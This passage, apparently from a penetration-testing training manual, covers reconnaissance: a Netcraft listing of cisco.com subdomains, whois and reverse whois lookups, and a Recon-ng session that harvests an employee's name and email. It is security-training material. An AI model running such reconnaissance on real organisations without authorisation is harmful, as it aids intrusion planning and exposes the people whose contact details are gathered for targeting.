6.	wwwin-tools.cisco.com			cisco systems, inc.	unknown
7.	homesupport.cisco.com		june 2010	linksys.256845	linux - redhat
8.	blogs.cisco.com		december 2005	rackspace hosting	linux - redhat
9.	home.cisco.com		may 2010	linksys.256845	linux - redhat
10.	homecommunity.cisco.com		may 2010	lithium technologies, inc.	f5 big-ip
11.	docwiki.cisco.com		june 2008	cisco systems, inc.	linux - redhat
12.	iwe.cisco.com			cisco systems, inc.	unknown
13.	homekb.cisco.com		october 2012	nohold, inc.	f5 big-ip
14.	homestore.cisco.com		may 2010	vigilant technologies	unknown
15.	homedownloads.cisco.com		june 2010	akamai technologies	linux
16.	newsroom.cisco.com		november 2001	cbc- educacao etreinamentos	unknown
17.	directory.cisco.com			cisco systems, inc.	unknown
18.	zed.cisco.com			cisco systems, inc.	unknown
19.	apps.cisco.com		december 2007	akamai technologies	linux
20.	cdets.cisco.com			cisco systems, inc.	unknown

Figure 20 - Netcraft Results For Our *.cisco.com Search

For each server found, you can request a site report that provides additional information and history about the server.

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

3.3.2 - Whois Enumeration

Whois[23] is a name for a TCP service, a tool, and a type of database. Whois databases contain name server, registrar, and, in some cases, full contact information about a domain name. Each registrar must maintain a Whois database containing all contact information for the domains they host. A central registry Whois database is maintained by the InterNIC[24]. These databases are usually published by a Whois server over TCP port 43 and are accessible using the **whois** client program.

```
root@kali:~# whois megacorpone.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: MEGACORPONE.COM
   Registrar: GANDI SAS
   Whois Server: whois.gandi.net
   Referral URL: http://www.gandi.net
   Name Server: NS1.MEGACORPONE.COM
   Name Server: NS2.MEGACORPONE.COM
   Name Server: NS3.MEGACORPONE.COM
   Status: clientTransferProhibited
   Updated Date: 12-apr-2013
   Creation Date: 22-jan-2013
   Expiration Date: 22-jan-2016

>>> Last update of whois database: Tue, 11 Jun 2013 18:02:59 UTC <<<
```

[23] https://en.wikipedia.org/wiki/Whois
[24] http://www.internic.net/

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

```
...
domain: megacorpone.com
reg_created: 2013-01-22 23:01:00
expires: 2016-01-22 23:01:00
created: 2013-01-23 00:01:00
changed: 2013-04-12 13:03:56
transfer-prohibited: yes
ns0: ns1.megacorpone.com 50.7.67.186
ns1: ns2.megacorpone.com 50.7.67.154
ns2: ns3.megacorpone.com 50.7.67.170
owner-c:
  nic-hdl: AG6848-GANDI
  owner-name: MegaCorpOne
  organisation: MegaCorpOne
  person: Alan Grofield
  address: 2 Old Mill St
  zipcode: 89001
  city: Rachel
  state: Nevada
  country: United States of America
  phone: +1.9038836342
  fax: ~
  email: 01a71d89e668eea3c82b4a33d851dfd2-1696395@contact.gandi.net
  lastupdated: 2013-06-11 19:58:30
…
root@kali:~#
```

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

The **whois** client can also perform reverse lookups. Rather than inputting a domain name, you can provide an IP address instead as shown below:

```
root@kali:~# whois 50.7.67.186
...
NetRange:       50.7.64.0 - 50.7.67.255
CIDR:           50.7.64.0/22
OriginAS:       AS30058
NetName:        FDCSERVERS-MIAMI
...
OrgName:        FDCservers.net
OrgId:          FDCSE-8
Address:        200 SE 1st St
City:           Miami
StateProv:      FL
PostalCode:     33131
Country:        US
RegDate:        2013-05-05
Updated:        2013-05-05
...
root@kali:~#
```

OS-40813-Rody

Notice how both the registrar and hosting provider are shown through these **whois** query results.

3.3.3 - Exercise

1. Use the **whois** tool in Kali to identify the name servers of your target organization

 Copyright © 2018 Offensive Security Ltd. All rights reserved.

3.4 - Recon-ng

As described by its authors, "Recon-ng [25] is a full-featured web reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly. Recon-ng has a look and feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework".

Let's use **recon-ng** to quickly compile a list of interesting data. We'll start by using the ***whois_poc*** module to come up with employee names and email addresses at Cisco.

```
root@kali:~# recon-ng
[recon-ng][default] > use recon/domains-contacts/whois_pocs
[recon-ng][default][whois_pocs] > show options

  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  SOURCE  default        yes       source of input (see 'show info' for details)

[recon-ng][default][whois_pocs] > set SOURCE cisco.com
SOURCE => cisco.com
[recon-ng][default][whois_pocs] > run
---------
CISCO.COM
--------- [*] URL: http://whois.arin.net/rest/pocs;domain=cisco.com
[*] URL: http://whois.arin.net/rest/poc/GAB42-ARIN
[*] Gary Abbott (gabbott@cisco.com) - Whois contact (Concord, TN - United States)
```

[25] https://bitbucket.org/LaNMaSteR53/recon-ng

 Copyright © 2018 Offensive Security Ltd. All rights reserved.